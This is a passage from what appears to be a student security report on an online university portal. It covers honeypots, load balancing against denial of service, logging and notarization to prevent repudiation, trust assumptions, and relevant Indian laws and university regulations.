


Figure 13 Honeypot mechanism

- Load balancing

  This is an approach which tries to balance the loads of different systems so that no one system gets overloaded. The result of the load balancing helps to gain the optimal productivity as well as the maximum uptime. In cases when a server faces a DoS attack, a load balancer ensures resilience as it reroutes traffic to another active and un-attacked servers. In order to ensure the maximum load balancing, a bandwidth increase is required on all critical connections. A good number of replicated servers and data centers are also required to ensure elimination of single point failure.
- Thus, using these methods, we can successfully prevent users from being denied access to the question paper or attendance reports or assignments, etc.

5. Prevention of Denial of Receipt / Origin attack
   - Notarization

     It is the use of a trusted third party to control the communication between the two parties. It prevents repudiation. The receiver involves a trusted third party to store the request to prevent the sender from later denying that he or she has made such a request.
   - Log all downloads of question papers in the database along with timestamps in order to verify whether the student has actually received the question paper or not.
   - Log all uploads of answer scripts in the database along with timestamps in order to verify whether the student has actually uploaded their answer script at the end of the examination or not. This would prevent students from submitting beyond the exam deadline.

1.6 Discussion on the assumptions and role of trust in the recommendations

The assumptions and trust are one of the most important key aspects in a university and when everything shifts to an online platform, the security needs to be increased and so does the trust.

Trusting that mechanisms work requires several assumptions

- Each mechanism is designed to implement one or more parts of the security policy.
- The union of the mechanisms implements all aspects of the security policy.
- The mechanisms are implemented correctly
- The mechanisms are installed and administered correctly.

Personal details

The details entered by the user at time of account creation are valid and verified.

The password selected by the user is a strong one.

Attendance Records

The attendance entered by the subject teacher is correct and verified.

Marks sheets

The marks entered by the subject teacher is correct and verified.

In the case of any corrections to be made, the subject teacher updates the old marks sheet appropriately.

Assignments

Every student will submit a unique assignment free from copying from other students.

Question paper

The password protecting the question paper is strong.

The question paper is uploaded to the portal only after being approved by the HOD.

Answer Scripts

The student submits the answer script before the examination time is over.

The entire portal will work based on the fact that all the assumptions are valid. If the trusted actors perform their role accordingly; the portal will work smoothly and the chances of unauthorized activities will highly reduce.

1.7 Discussion of the role of law and University Regulations

The main legislation governing the cyber space is the Information Technology Act, 2000 (“IT Act”) which defines cybersecurity as protecting information, equipment, devices, computer, computer resource, communication device and information stored therein from unauthorized access, use, disclosure, disruption, modification or destruction. In addition to providing legal recognition and protection for transactions carried out through electronic data and other means of electronic communication, the IT Act and various rules made there under, also focus on information security, defines reasonable security practices to be followed by corporates and redefines the role of intermediaries, recognizes the role of the Indian Computer Emergency Response Team (“CERT-In”) etc.

Identity thefts and associated cyber frauds are embodied in the Indian Penal Code (IPC), 1860 - invoked along with the Information Technology Act of 2000. Few examples of sections of the law are provided in table 2.

Table 2 Indian Laws

Reputation damage	Section 469
Forgery	Section 464
Presenting a forged document as genuine	Section 471
False documentation	Section 465
Cheating using computer resource	Section 66D
Tampering with computer source documents	Section 65

Regulations pertaining to the University

- Students who leak the question paper shall be suspended from the college.
- Students who misuse the RUAS portal and try to modify marks or attendance shall be expelled from those classes.
- All networks within the campus premises should be protected with firewalls, SSL encryptions and only use HTTPS.
- A dedicated team shall monitor all activity pertaining to the RUAS portal and resort to immediate resolutions in the case of any attack.

1. Diffie, Whitfield, Hellman, Martin E.,“Privacy and Authentication: An Introduction to Cryptography”, in Proceedings of The IEEE, Vol. 67, No. 3, March 1979.
2. Dowd, P.W. , McHenry J.T.,“Network security: it’s time to take it seriously”, IEEE Computer Society, Vol. 31, No. 9, 1998.
3. H. Burch and B. Cheswick, “Tracing anonymous packets to their approximate source,” in Proc. LISA, 2000, pp. 319–327
4. Z. Duan, X. Yuan, and J. Chandrasekhar, “Constructing Inter-Domain Packet Filters to Control IP Spoofing Based on BGP Updates,” Proc. IEEE INFOCOM, 2006.
5. Jingyao, Sun & Chandel, Sonali & Yunnan, Yu & Jingji, Zang & Zhipeng, Zhang. (2020). Securing a Network: How Effective Using Firewalls and VPNs Are? 10.1007/978-3-030-12385-7_71.
6. https://nordicapis.com/5-common-api-vulnerabilities-and-how-to-fix-them/
7. https://en.wikipedia.org/wiki/Asset_(computer_security)